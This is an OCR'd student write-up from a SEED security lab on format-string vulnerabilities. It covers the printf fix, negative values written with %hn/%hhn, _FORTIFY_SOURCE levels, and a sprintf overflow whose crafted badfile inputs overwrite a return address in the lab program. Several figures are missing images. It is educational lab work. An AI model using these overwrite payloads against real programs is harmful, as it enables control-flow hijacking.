

Figure 24



Figure 25

Task6.
We should correct ‘printf(msg);‘ with ‘printf(”%s”, msg);‘ to make printf read msg with pure text format.

2. **Data modification (20 points)**
   %n counts the number of characters that have been printed by printf() before the occerence of %n, so I think in terms of %n, we can't print a negative value.
   But when I change %n with %hn or %hhn, I can print out the negative value as the following figures:

```
[12/19/21]seed@VM:~/.../2$ make
gcc -m32 test_par_n.c -o par_n
test_par_n.c: In function 'main':
test_par_n.c:6:12: warning: format '%hn' expects argument of type 'short int *', but a
rgument 2 has type 'int *' [-Wformat=]
    6 |  printf("%hn\n", &var);
      |          ~~^     ~~~~
      |            |     |
      |            |     int *
      |            short int *
      |          %n
[12/19/21]seed@VM:~/.../2$ ./par_n

# of characters: -65536
```

Figure 26

```
[12/19/21]seed@VM:~/.../2$ make
gcc -m32 test_par_n.c -o par_n
test_par_n.c: In function 'main':
test_par_n.c:6:13: warning: format '%hhn' expects argument of type 'signed char *', bu
t argument 2 has type 'int *' [-Wformat=]
    6 |  printf("%hhn\n", &var);
      |          ~~~^     ~~~~
      |             |     |
      |             |     int *
      |             signed char *
      |          %n
[12/19/21]seed@VM:~/.../2$ ./par_n

# of characters: -11264
```

Figure 27

3. **_FORTIFY_SOURCE (20 points)**
   The option -D_FORTIFY_SOURCE can be set in 0, 1, 2. 0 means no fortify source; 1 and 2 are similar, they check the following functions: memcpy, mempcpy, memmove, memset, strcpy, stpcpy, strncpy, strcat, strncat, sprintf, vsprintf, snprintf, vsnprintf, gets, whether has buffer overflow. 1 also checks the compile-time, and 2 adds run-time checking. Here is an example:



Figure 28: level 1 is not considered an overflow because the object is whole "var", and it executes successfully; level 2 is considered an overflow and it runs fail.

4. **sprintf (20 points)**



Figure 29: Because the bufsize we defined is 5000, so I try to input "%.5000x" to the program



Figure 30: Then I input many As follows %.5000x, and the result shows that the return address is modified

```
[12/18/21]seed@VM:~/.../4$ echo "%.5016xA" > badfile
[12/18/21]seed@VM:~/.../4$ ./a.out
The address of the input array:  0xffffd240
The value of the frame pointer:  0xffffd208
The value of the return address: 0x565563d7

The value of the return address: 0x56000a41
*** stack smashing detected ***: terminated
Aborted
[12/18/21]seed@VM:~/.../4$
```

Figure 31: After many tries, I found that when I input the format "%.5016xA", the return address has been modified to 0x56000a41 (last two words mean A
n in little endian)

```
[12/18/21]seed@VM:~/.../4$ echo "%.5016x$(printf "\x40\xd2\xff\xff")" > badfile
[12/18/21]seed@VM:~/.../4$ ./a.out
The address of the input array:  0xffffd240
The value of the frame pointer:  0xffffd208
The value of the return address: 0x565563d7

The value of the return address: 0xffffd240
*** stack smashing detected ***: terminated
Aborted
[12/18/21]seed@VM:~/.../4$
```

Figure 32: So I can change the return address into any value I want, I can also change the value to shellcode address

However, the problem is after I change the return address, the program is crashed by overflow, and does not return to "return address".

5. **Bonus: Cyberbit (5 points)**
   我覺得這個課程大多都是一個指令一個動作，學會了指令但其中的原理完全不清楚，只知道照著步驟做之後就reverse成功。